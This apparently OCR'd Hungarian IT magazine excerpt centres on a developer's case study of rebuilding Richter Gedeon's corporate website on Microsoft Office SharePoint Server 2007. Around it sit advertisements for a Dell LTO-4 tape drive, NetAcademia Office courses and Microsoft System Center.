PowerVault™ LTO-4-120 szalagos meghajtó

Felülmúlhatatlan teljesítmény és kapacitás

- Kapacitás: 800 Gb natív
- Teljesítmény: adatátvitel 120 MB/sec
- Biztonsági jellemzõk: WORM (Wright-Once-Read-Many), eszköz szintû titkosítás
- Interfész: SAS 3 GB/s, FC 4 GB/s

Az elsõ LTO meghajtó eszköz szintû titkosítással

Az LTO-4 az elsõ szalagos mentési technológia, mely lehetõvé teszi az eszköz szintû titkosítást, csökkentve a kockázatát az engedély nélküli belépéseknek az üzleti szempontból kritikus adatokhoz. A kazetta hordozhatóságának köszönhetõen, gyakran központtól távol (off-site) tárolják, a PowerVault™ LTO-4 megoldások egyaránt védelmet biztosítanak helyszíni (on-site) és egyéb (off-site) adatvesztés ellen.

Iparági standardok

Standardizált LTO technológia biztosítja a kompatibilitást visszamenõleg és a jövõre vonatkozóan is, valamint a szállító semlegességet. Az LTO-4-120 kompatibilis az LTO-3 technológiával (olvassa és írja is az LTO-3 mentéseket), illetve olvasáskompatibilis az LTO-2 mediával.

További információt a (06 1) 270 7614-es telefonszámon, a dell_sales@humansoft.hu e-mail címen vagy a www.humansoft.hu és a www.dell.hu weboldalon kaphat.

SharePoint: tartalomkezelő rendszer a Richternél

A Richter 2006-ban határozta el, hogy megújítja honlapjának arculatát, és a látogatók számára nyújtott szolgáltatások körét bővíti a kor elvárásainak megfelelő szolgáltatásokkal. Célkitűzés volt az is, hogy a legfontosabb leányvállalatok számára is új weboldal készüljön.

Azt gondolom, hogy a Richter Gedeon Gyógyszergyárat idehaza senkinek sem kell bemutatni. Nehéz úgy híreket hallgatni, újságot olvasni vagy akár reklámot nézni, hogy ne találkozzunk valamilyen vonatkozásban a gyógyszeripari óriással. Talán kevesebbet tudunk a cég külföldi aktivitásáról, pedig világszerte számos leányvállalat, érdekeltség tartozik a gyógyszergyárhoz. Térségünkben ezek közül a lengyel, az orosz és a román leányvállalat a legjelentősebb. Történetünk főszereplői éppen ők: anya és leányai.

Miután a honlap mögött álló rendszer több évvel korábban készült Microsoft Content Management Server alkalmazásával, ezért éppen alkalmas időben született meg a döntés a váltásról, hiszen ebben az időpontban éppen „csőben volt" a legkorszerűbb technológiákat felvonultató Microsoft Office SharePoint Server 2007 (MOSS 2007) megjelenése.

A döntést tett követte, és a megfelelő dizájn elkészítése mellett – amelyet egy profi arculattervező cégre bízott a Richter – az egyik első feladat az volt, hogy kiválasszák azt a partnert, amelyiket a leginkább alkalmasnak találnak a célok megvalósítására. A kiválasztásban a Richternek a Microsoft Magyarország is segítséget nyújtott. A szempontrendszerben nagy szerepe volt az adott cég szakmai tapasztalatának a SharePoint alapú rendszerek területén, illetve általában a webes tartalomkezelés megvalósításában. A céges referenciák mellett sokat nyomott a latban a nevesített szakemberek önéletrajza, szakmai múltja, például az elért minősítések is.

A kiválasztási folyamat végén több jelentkező közül a Richter a Grepton Zrt. ajánlatát ítélte a legjobbnak. Ennek nagyon örültünk, mivel a 2001-es és 2003-as SharePoint-verzió kapcsán szerzett tapasztalatainkra építve a MOSS 2007-tel is már a második bétafázis óta intenzíven foglalkoztunk. Úgy éreztük, végre egy valóban komoly projekten kamatoztathatjuk az eddig főleg tesztlaborban vagy kisebb feladatokon kipróbált ismereteinket.

Azt már a bétával való ismerkedés során is hamar sikerült realizálni, hogy ez a SharePoint bizony jóval többet tud elődjeinél, így például az indulásnál kifejezetten jól jöttek a Content Management Server kapcsán évekkel korábban végzett kutatásaink. Sajnos a termék kapcsán kezdetben rendkívül szegényes dokumentáció állt rendelkezésre, így – akár a nagy földrajzi felfedezők – újra és újra átélhettük a felfedezések, a rá-

csodálkozás mással össze nem keverhető érzését. Ebben az időszakban a kísérletezés és a Reflector mellett csupán néhány lelkes blogger publikációjára támaszkodhattunk, ha a valódi technikai mélységekre, összefüggésekre voltunk kíváncsiak.

Ember tervez

A szerződéskötés körüli jogi procedúrák lezárásával 2006 végén elindulhatott a munka. Természetesen már az ajánlat előkészítése során alaposan elmélyedtünk a pontos igények felmérésében, megterveztük, melyik problémára milyen SharePoint-eszközzel lehet optimális megoldást adni, sőt a legkritikusabb funkciókra deszkamodelleket is készítettünk. Ezzel biztosítottuk egyfelől azt, hogy a Richter igényei a gyakorlatban is megoldhatók a kiválasztott eszközzel, másrészt magunkat is védtük, nehogy olyat vállaljunk, amiről később kiderül, hogy technikailag nem, vagy csak a tervezett ráfordítások jelentős átlépésével lehet megvalósítani.

A korábbi egyeztetések eredményeit felhasználva a megvalósítás az igények és az erre épülő tervek dokumentálásával kezdődött. A mi feladatunk elsősorban az alkalmazásspecifikus funkciók megtervezése volt.

A tervezés során kellett definiálni többek között a weblap oldalstruktúráját, a felhasználható tartalomtípusokat és az ezekhez tartozó oldalsablonokat (például értelemszerűen külön elrendezést kaptak az általános cikk mellett a sajtóközlemények, az álláshirdetések és a termékadatlapok), valamint a rendszer által kiküldendő értesítő levelek tartalma.

Testre szabás és/vagy fejlesztés

A tervezés során többször kerültünk olyan döntési helyzetbe, ahol arról kellett határoznunk, hogy egy adott funkciót a SharePoint beépített eszközeivel vagy egyedi fejlesztéssel oldunk-e meg. Ilyenkor legtöbbször igyekeztünk kompromisszumos megoldásokra törekedni. Amennyiben az igényelt funkció megengedte, törekedtünk az igényt a termék testre szabott képességeihez igazítani. Viszont ha a funkció a szükséges mértékben nem idomulhatott a képességekhez, nyitottak voltunk az egyedi megoldásokra is. Mivel a projektcsapat alapvetően fejlesztői háttérrel rendelkező szakemberekből állt össze, nem okozott számunkra lelki törést, ha egy probléma megoldásához el kellett indítanunk a Visual Studiót. Igyekeztünk viszont kerülni az öncélú, l'art pour l'art jellegű fejlesztéseket, mivel hisszük, hogy a beépített eszközök ismeretével, használatával rövidebb idő alatt, költséghatékonyabb módon, stabilabb eredményt lehet elérni.

Infrastruktúra-kialakítás Microsoft-segítséggel

Az infrastruktúra tervezését a Richter IT-szakembereinek bevonásával a projekt során minőségbiztosítási szerepet is betöltő Microsoft Magyarország szakértői végezték, természetesen mindvégig konzultálva velünk arról, hogy az egyes alternatívák hogyan érinthetik a rendszer tervezett funkcióit.


Végül a következő infrastruktúrajavaslatot fogadta el a megrendelő. A belső hálózaton kap helyet a szerkesztőségi rendszer funkcióját ellátó MOSS 2007. Ebben a környezetben hozzák létre az új oldalakat a szerkesztőségi dolgozók, itt töltik fel a kapcsolódó képeket, dokumentumokat. A honlap „arca", azaz a webes látogatók számára elérhető publikációs rendszer egy másik, a DMZ-ben elhelyezett MOSS 2007-példány. A tartalmak szinkronizációját a két rendszer között a SharePoint beépített content deployment szolgáltatása biztosítja automatikusan. A két környezet két külön tartományt is jelent, amelyek a levelezés támogatására saját SMTP-, illetve Exchange-szerverrel rendelkeznek. A rendelkezésre állás biztosítására a DMZ-be került egy hideg tartalékrendszer is. A tartalom átmozgatása erre a rendszerre a Microsoft Magyarország szakértői által kidolgozott módszerrel történik.

Az anyavállalati és a leányvállalati honlapok külön SharePoint-alkalmazásként valósultak meg. Ez egyfelől függetleníti az egyes rendszerek élesbe állítását, és – bár jelenleg közös hardveren futnak – a jövőben egyszerűbbé teszi az előforduló terhelésnövekedés esetén az egyes webhelyek átmozgatását külön hardverre, egyszóval skálázhatóvá teszi a rendszert.

Tekintettel a tervezett élesbe állítási folyamatokra, kidolgoztunk egy olyan munkamódszert, amely lehetővé tette a párhuzamos fejlesztést, tesztelést és éles üzemet. Az ehhez szükséges infrastruktúrát a Richter biztosította. Ennek megfelelően elkészült a teljes éles rendszernek egy-egy másolata fejlesztői, illetve tesztkörnyezetként. A fejlesztői rendszert, amely az éles rendszeren tapasztalt problémák javításának színtere, egyúttal az új funkciók telepítésének első lépcsője, mi tartjuk karban a Richter szakembereinek támogatásával. A tesztrendszeren konfigurációmódosítást, telepítést már csak a Richter üzemeltetési szakemberei végezhetnek az általunk kiadott leírások alapján. Itt zajlik a dokumentált tesztelés. Amennyiben a kiadott csomag funkcionalitása megfelelő, felkerülhet az éles környezetre, természetesen ebben az esetben is kizárólag a Richter üzemeltetőinek közreműködésével.

Hogy a biztonságról se feledkezzünk meg

Már a tervezési fázistól kezdődően kitüntetett figyelemmel kezeltük a biztonsági kérdéseket. Ez egyaránt vonatkozik a tartalom létrehozására szolgáló szerkesztőségi rendszerre, ahol jóváhagyási folyamat szabályozza az oldalak megjelenítését, illetve az internetes látogatók számára elérhető publikációs rendszerre, ahol pedig regisztrációjuktól függően



A kialakított infrastruktúra

a felhasználók különféle publikus vagy védett tartalmakat kezelhetnek.

A belső rendszeren a felhasználók Windows-integrált módon érik el a szerkesztőségi rendszert, míg a külső rendszerben a publikus tartalmakhoz nevesítés nélkül, a védett tartalmakhoz pedig űrlap alapú azonosítást használva férnek hozzá a felhasználók. Utóbbi esetben a felhasználói adatok az ASP.NET 2.0 saját adatbázisában tárolódnak. Egy ilyen megoldás a korábbi SharePoint esetén meglehetősen körülményes lett volna. Szerencsére a 2007-es verziónál – hála az ASP.NET 2.0 alapoknak – ez nem okoz komoly kihívást, a többféle azonosítási módot akár vegyesen is alkalmazhatjuk egy webhely esetén.

Magát a regisztrációt egyedi vezérlők segítségével, titkosított csatornán keresztül valósítottuk meg. Itt érdekesség, hogy a felhasználói regisztrációk jóváhagyása történhet automatikusan, egy külső adatbázis adataival történő összehasonlítás alapján, illetve lehetőség van a kézi elbírálásra is. Utóbbit egy – a publikációs rendszerhez kapcsolódó – adminisztrátori webhely készítésével oldottuk meg. Ennek megvalósításához felhasználtuk a MOSS 2007 Enterprise verziójának Business Data Catalog (BDC) funkcióját is.

Ügyelnünk kellett arra is, hogy a publikációs rendszer látogatói ne tudják elérni a standard MOSS 2007-oldalakat, csupán a szerkesztőség által feltöltött cikket.


Adunk a megjelenésre

Mint korábban említettem, a honlap arculatát készen kaptuk egy erre a feladatra szakosodott csapattól. Mivel ez a gyakorlatban egy arculati kézikönyvet és pár képernyőtervet jelentett, még további munkával járt, hogy a korábban jól ismert megjelenés SharePointról köszönjön vissza ránk. Ehhez előbb jó érzékkel fel kellett darabolni a képernyőtervként kapott grafikát, az arculati kézikönyv alapján létrehozni a CSS-stíluslapokat, majd az egészet egy mesteroldalként elkészítve ráhúzni a SharePointra. Hogy mindebbe egy kis dinamizmust is csempésszünk, elkészítettük a bal oldali, harmonikaszerűen működő menüt is a Richter által meghatározott menüstruktúrára.

Azok a mesteri mesteroldalak

Azt már az ASP.NET 2.0 gyorstalpaló példáiból megismertük, mennyire hasznosak lehetnek a mesteroldalak a webes alkalmazások megjelenésének testre szabásában. Különösen igaz ez, ha az alaposztályokból származtatva egy kis logikát is viszünk be a rendszerbe arra vonatkozólag, hogy egy oldal a kontextustól függően el tudja dönteni, milyen keretben jelenjen meg.

Ilyen megoldással sikerült megvalósítani a nyomtatható változatot, amikor ugyanaz a tartalom a szokásos menüstruktúra nélkül, csak fej- és lábléccel jelenik meg, de ez áll az akadálymentes változat mögött is, ahol ugyancsak egy példányban létezik a tartalom, és a mesteroldal gondoskodik a vakok és gyengén látók számára megfelelő formázásról. Utóbbi esetében különösen jól esett az érintetteket tömörítő egyik szervezettől az élesbe állást követően kapott elismerés.



Akadálymentes változat – „fehéren feketén”

Korábban a betűméretet változtató funkciót is mesteroldalak segítségével próbáltuk beállítani, de az eredmény ebben az esetben nem teljesen felelt meg az elvárásainknak, így maradt a már bevált kliensoldali megoldás.

Többnyelvűség

Valamennyi webhely esetén elvárás volt a többnyelvűség. Ez az anyavállalatnál a magyar mellett az angol és orosz nyelvet jelentette, míg a leányvállalatnál az anyanyelvi verzió mellett minden esetben az angol jelenik meg második nyelvként.

A MOSS 2007 az úgynevezett variációk alkalmazásával, beépített módon támogatja a nyelvi változatokat, azonban ez a támogatás abban az esetben ideális, ha a tartalom a két vagy több nyelven megegyezik, de legalábbis nagy átfedést mutat. Ekkor egy kiválasztott elsődleges nyelven létrehozott tartalmak fordítását a többi nyelvre a rendszer beépített fordítási munkafolyamattal támogatja. Sajnos az önálló fordítás még nem működik, talán majd a következő verzióban.

Esetünkben nem erről volt szó, a magyar, illetve a többi anyanyelvi verzió többnyire jelentősen bővebb tartalmat takart, mint a másodlagos verziók, így nem éltünk a variációk adta lehetőséggel. Ehelyett az oldalsablonokat, egyedi vezérlőket készítettük el úgy, hogy dinamikusan, a látogatott oldal URL-je alapján érzékeljék, milyen nyelvű verzión járunk, és az ennek megfelelő nyelvű erőforrás fájlból olvassák fel a nyelvspecifikus szövegeket és képeket. Ezáltal valamennyi nyelvi verzióban használható oldalsablonokat kaptunk.

Dinamikus vezérlők

A felületen megjelenő egyedi fejlesztésű vezérlő jelentős része SharePoint-listákból állítja össze a tartalmát. Ezekben az esetekben a szerkesztőségi munka a listaelemek módosítását jelenti. Ilyen vezérlő például az oldal tetején látható „Richter világszerte” lenyíló lista, ahol a megjelenített vállalatok neve és az ezekhez tartozó, az elem kiválasztásakor megnyíló oldal címe egy SharePoint-lista elemeiként tárolódnak.

Hasonló elven működik a Richter-érdekeltségeket a világtérképen ábrázoló vezérlő, ahol az üres térképet tartalmazó grafikára dinamikusan, szerveroldalon kerülnek fel a képviseleteket jelképező pontok, illetve a felhasználók klikkelését kezelő image map hotspotok is, mindez egy másik SharePoint-listában tárolt érdekeltségi lista alapján. Persze ha ma kapnánk meg ezt a feladatot, könnyen lehet, hogy egy ennél látványosabb eredményt tudnánk elérni Silverlight alkalmazásával, de hát gyorsan változik a technológia: amikor a megoldást le kellett tenni az asztalra, ez a név még nem forrt össze mai jelentésével.

A jobb oldali oszlopban levő bannerek és gyorslinkek ugyancsak dinamikusan jelenítődnek meg. Ebben az esetben a szerkesztők egy listában rendelhetik hozzá a bal oldali me-

Richter-érdekeltségek a térképen

nü elemeihez a megjelenítendő képet, flash-animációt vagy tetszőleges HTML-tartalmat.

Aki keres, az talál

Egy összetettebb webhely esetén hasznos, ha az információk megtalálását kereső támogatja. Így van ez esetünkben is, ahol a SharePoint beépített indexelő- és keresőmotorját használtuk fel az alapkeresések esetén.

Keresési találatok – Most jó lenni vegyésznek!

A keresőnél sokkal hatékonyabb megoldás lehet, ha a felhasználók érdeklődése alapján megcélzott tartalmi csomagokat készítünk.

Megcélzott tartalmak

Ennek egyik klasszikus módja a hírlevél. A Richter honlapjánál a sajtó regisztrált képviselői rendszeres időközönként ezen a csatornán értesülhetnek az őket érintő legfrissebb információkról. A hírlevél technikai megvalósítására több megoldás is született. Az eredetileg használt, a beépített értesítésekre épülő változatot végül is lecseréltük egy egyedi fejlesztést is tartalmazó megoldásra, ahol a hírlevelek ütemezése, a tartalom és a forma meghatározása a beépített eszközt használó megoldáshoz képest szabadabban konfigurálható. Nem volt mellékes szempont az sem, hogy ez a megoldás jobban illeszkedett a Microsoft által kidolgozott hideg tartalékmegoldáshoz is.

A hírlevél mellett a honlapon megtalálható az elmúlt évek során elterjedt RSS-csatorna alapú értesítés is. A honlap számos ilyen csatornával rendelkezik, amelyek közül a látogatók feliratkozhatnak az őket érdeklőkre. Ezt követően saját RSS-olvasójukon (például Outlook 2007, Internet Explorer 7.0) keresztül kapnak értesítést a változásról. A tartalom feltöltésekor a szerkesztők megadhatják, hogy az adott cikk mely csatornákban jelenjen meg, ilyenkor a csatornák tartalma automatikusan bővül az új elemmel. A MOSS 2007 több pon-

RSS – becsatornázva

ton nyújt támogatást az RSS-csatornán keresztüli tartalomszolgáltatásra, megoldásunk egy ilyen komponens testre szabásával készült el.

A tartalom megcélzásának másik módja a webkijelzők és cikkek célközönséghez rendelése. Ezzel a megoldással lehetőségünk nyílt arra, hogy a honlap felületén egyes elemeket csak bizonyos felhasználói csoportoknak, például orvosoknak jelenítsünk meg, míg a nem nevesített felhasználók vagy a sajtó munkatársai számára az adott tartalom rejtve marad.

Összesített tartalmak

Rendkívül hasznos, ha a honlap tartalmaz összesítő nézeteket, amelyekben automatikusan frissülnek a tartalmak. Így például az új álláshirdetés egyből megjelenik a korábbi hirdetések között, mindenféle szerkesztői munka nélkül.

A MOSS 2007 egyik újdonsága a Content by Query webkijelző, amellyel – sokoldalú felhasználhatósága kapcsán – igazán szoros barátságot kötöttünk a projekt során. Ezzel az eszközzel gyerekjáték a honlapon levő tartalmak összesített megjelenítése, például a tartalomtípus- vagy az álláshirdetés-példánknál maradva, a munkavégzés helye alapján. Nem utolsósorban az említett webkijelző testre szabásával sikerült megoldani az előző pontban említett RSS-csatornákat, amelyek önmaguk is egyfajta speciális tartalom összesítéseként foghatók fel.

Azokban az esetekben, ahol összetettebb logikát vagy megjelenítést kellett alkalmazni, egy saját fejlesztésű komponenst vetettünk be, ezzel készültek például az évenkénti fastruktúrát használó archívumok.

Összesítő nézetek

A regisztráció kapcsán már megemlítettünk egy külső rendszert, amellyel a honlap kapcsolatban van. Ez egy előfizetés alapú szolgáltatás HTTP-kapcsolaton keresztül ellenőrizhető, hogy az egészségügyi regisztráció során megadott adatok (például név, születési dátum és pecsétszám) megfelelnek-e a hivatalos nyilvántartásban szereplő értékeknek.

Külső kapcsolatok


Szintén külső szolgáltatón keresztül kapja a rendszer a tőzsdei adatokat és ezek statikus grafikonjait. Webes rendszerről lévén szó, a kapcsolat során használt csatorna ebben az esetben is a HTTP. A honlap ezeket az adato-

Árfolyamok – mozgásban az üzlet

kat feldolgozást követően lokálisan is tárolja, ezáltal akkor is tudja szolgáltatni a látogatóknak, ha a külső szolgáltató esetleg nem érhető el.

Riportok, statisztikák

A rendszer több helyen tartalmaz olyan komponenseket, amelyek célja valamiféle statisztikák nyújtása a felhasználóknak. Mivel az MS SQL Server 2005 mint a SharePoint-adatbá-



Árfolyamarchívum – mivel változnak az idők

zis kiszolgálója már adott volt, ezért érthető, hogy a statisztikák megjelenítésére ennek Reporting Server-komponensét használtuk fel.


Az egyik ilyen funkció az internetes látogatóknak szóló archív Richter-részvényárfolyam. Ebben az esetben az árfolyamok kapcsán már említett szolgáltatás által összegyűjtött adatok jeleníthetők meg grafikus formában a kiválasztott időintervallum és tőzsde függvényében.

A másik fő csoportba a szerkesztőknek szóló látogatói statisztikák tartoznak. Ahhoz, hogy a webhely tartalmát a felhasználók igényeihez lehessen igazítani, hasznos, ha tudjuk, mely oldalakat látogatják, honnan jönnek, mire keresnek a felhasználók. Ennek követésére a SharePoint számos beépített eszközt tartalmaz. A beépített adatgyűjtő szolgáltatásokat mi egy továbbfejlesztett, összetettebb szűrést is lehetővé tevő felülettel egészítettük ki.

Interaktivitás

A honlapot igyekeztük úgy tervezni, hogy ne csupán egyirányú adatszolgáltatásra legyen alkalmas, hanem a felhasználók is képesek legyenek a megjelenő tartalmak befolyásolására vagy a tartalommal kapcsolatos visszajelzésre. Előbbire jó példa a korábbiakban említett világtérkép és az archív részvényárfolyamokat kezelő funkció.

A tartalommal kapcsolatos visszajelzésnél a felhasználóknak természetesen lehetőségük van üzenetet küldeni a szerkesztőségnek, de ezenkívül az aktuális álláshirdetésekre is jelentkezhetnek. Ilyen esetekben a jelentkezéshez használt űrlap automatikusan a kiválasztott állás alapadataival töltődik fel, az elküldött jelentkezést pedig az álláshirdetésnél megadott kapcsolattartó személy kapja meg.



Jelentkezzünk vegyésznek!

Az élesbe állás

A fejlesztés befejezése és az élesbe állás közötti idő sem telt el munka nélkül. Ennek az időszaknak volt feladata egyfelől a dokumentált tesztelés, másrészt a tartalmak feltöltése. Mindkét tevékenységet a Richter üzleti felhasználói végezték. Mivel a tartalomfeltöltés a tesztrendszeren történt, ezért megoldást kellett találni, hogy a kezdeti tartalmak áttöltődjenek az éles rendszerre. Ugyancsak gondoskodni kellett a korábbi archív tőzsdei adatok és a termékadattár feltöltéséről is. Mindezek nélkül a honlap, a webes szerkesztőségi rendszer csupán egy üres keretrendszer lett volna. Ezekhez a feladatokhoz mi egyszerű, saját fejlesztésű eszközöket készítettünk, amelyek a telepítőkészlet részét képezték. A korábbi rendszerről tartalomáttöltés vagy felhasználómigráció nem volt feladata a projektnek.

Közvetlenül az élesbe állást megelőző hetekben a régi és új rendszer párhuzamosan működött, így lehetőség volt a végleges helyen tesztelni a rendszer funkcióit és nem utolsósorban stabilitását. Ennek kapcsán a Microsoft Magyarország szakemberei terhelési teszteknek is alávetették az alkalmazást, amely az elvárásoknak megfelelően állta a sarat. Így elhárult az akadály a két rendszer felcserélése elől. Szeptember elején a régi rendszer végleg nyugdíjba vonult, helyét és a www.richter.hu címet az új MOSS 2007 alapú megoldás vette át.

Jelen és jövő

A régi mondás, miszerint „evés közben jön meg az étvágy", a projekt során újból beigazolódott. Még le sem zárult a tervezési fázis, már újabb és újabb ötletek születtek, hogyan lehetne a végeredmény még szebb, még használhatóbb. A felmerült igényeket folyamatosan priorizáltuk fontosságuk és a megvalósítás munkaigénye alapján. Azokat az igényeket, amelyek fontossága igazolta a szükséges munkát, lehetőség szerint változáskezeléssel beépítettük a projektbe, a többi ötletet pedig parkolópályára helyeztük azzal, hogy az első fázis lezárását követően visszatérünk rájuk.

A honlap nyitólapja

Jelenleg a legfontosabb munkák a leányvállalatok élesbe állításával kapcsolatosak. A közelmúltban fejeződött be a külföldi szerkesztők oktatása, ezt követi majd a tartalomfeltöltés és a webhelyek publikálása.

Ezzel párhuzamosan megkezdődött a jelenlegi funkciók bővítésének tervezése, megvalósítása is. Elképzeléseink szerint ezeket a funkciókat kisebb csomagokban adjuk ki, ezzel próbáljuk követni az üzleti oldal gyorsan változó igényeit, másrészt így a felhasználóknak nem kell hónapokat várniuk egy-egy újabb funkcióra. Mivel látják, hogy a honlap él, változik, így folyamatosan fenntarthatjuk érdeklődésüket.

Tanulságok

Természetesen mindig komoly kihívás az ismerkedés egy új termékverzióval. Nem volt ez másként esetünkben sem. Hogy ezeknek a kihívásoknak megfeleljünk, szükség volt szakembereink felkészültsége mellett a Microsoft Magyarország szakértőivel való szoros együttműködésre is, és adott esetben nem riadtunk meg a technológiai problémák eszkalálásától sem. Microsoft Gold partnerként számos ilyen eszkalációs csatorna áll rendelkezésünkre, így olyan információkhoz és javítócsomagokhoz is hozzájuthattunk, amelyek a nyilvánosság számára csak több hónapos késleltetéssel váltak elérhetővé.

Azoknak pedig, akik még esetleg nem vágtak bele a MOSS 2007-tel való ismerkedésbe, azt javaslom, hogy ne rettenjenek meg az első (és sokadik) ránézésre ijesztően sok funkciótól, lehetőségtől. Bátran kezdjenek kísérletezni a termékkel, ezt megkönnyíti az elmúlt év során a termékről megjelent számos könyv, illetve a Microsoft partnercégeinél – így a Greptonnál is – felhalmozódott kompetencia.

Holpár Péter
(pholpar@grepton.hu)
MCTS, Grepton Informatikai Zrt.

Office-tanfolyamok, informatikusoknak is!

Teljeskörű Office-oktatás a NetAcademiánál

A Microsoft Office alkalmazások megfelelő ismerete nagyban hozzájárul a mindennapi irodai munka hatékonyabbá és eredményesebbé tételéhez. Ennek ellenére a legtöbb felhasználó a rendelkezésére álló lehetőségeknek csupán töredékét ismeri és használja. Pedig néhány kattintás a megfelelő helyen kisebb „csodákra” lehet képes…

Office-tanfolyamok minden igényre

A NetAcademia hivatalos Microsoft oktatóközpontként Office-tanfolyamok* széles választékával bővítette tanfolyamkínálatát.

Excel, Access, Word, PowerPoint és Outlook

Tanfolyamok felhasználóknak:

- kezdőknek és rutinos felhasználóknak egyaránt,
- a 2003-as és a megújult 2007-es verzióban is,
- gyakorlati, napi feladatokra összpontosító példák.

Office-programozás:

- felhasználói és fejlesztői szinten (makrók, VBA, VBE, VBS, beépülők, saját függvények, ODBC).

Az Excel esetében a felhasználók 95 %-a az alkalmazás funkcióinak csupán 5 %-át használja.

InfoPath, Project, Visio és SharePoint

A Microsoft Office további irodai alkalmazásainak elsajátításához szükséges tanfolyamok szintén megtalálhatók a NetAcademiánál.

A SharePoint esetében a teljeskörű tanfolyamkínálat mellett (rendszergazdai, fejlesztői, felhasználói tanfolyamok) szaktanácsadással is ügyfeleink rendelkezésére állunk.

További információ a www.netacademia.net/office oldalon. Egyedi igény esetén kérjük, keresse Szántó Zoltánt (tel.: 1/472-1214).

**A tanfolyamok a szakképzési keret terhére elszámolhatók.*

netACADEMIA
A LEGJOBBAKAT TANÍTJUK.

Microsoft GOLD CERTIFIED Partner

Microsoft Office

Neked lehetőség. Nekünk kihívás.™

Microsoft®

MICROSOFT SYSTEM CENTER – NAGY DOLGOKRA KÉPES!

A Microsoft System Center termékcsaládja az IT rendszerfelügyeleti megoldásokat fogja össze (a család része a megújult Operations Manager és a Systems Management Server is). A System Center termékek segítségével az informatikusok munkája könnyebbé és hatékonyabbá válik. Ezzel a megoldással még a legnagyobb vállalatok informatikai infrastruktúrája is könnyedén felügyelhető.

A jól felügyelt rendszer pedig segíti a vállalat felhasználóit mindennapi munkájuk elvégzésében – így az IT végre igazán stratégiai eszközzé válik.

Microsoft®
System Center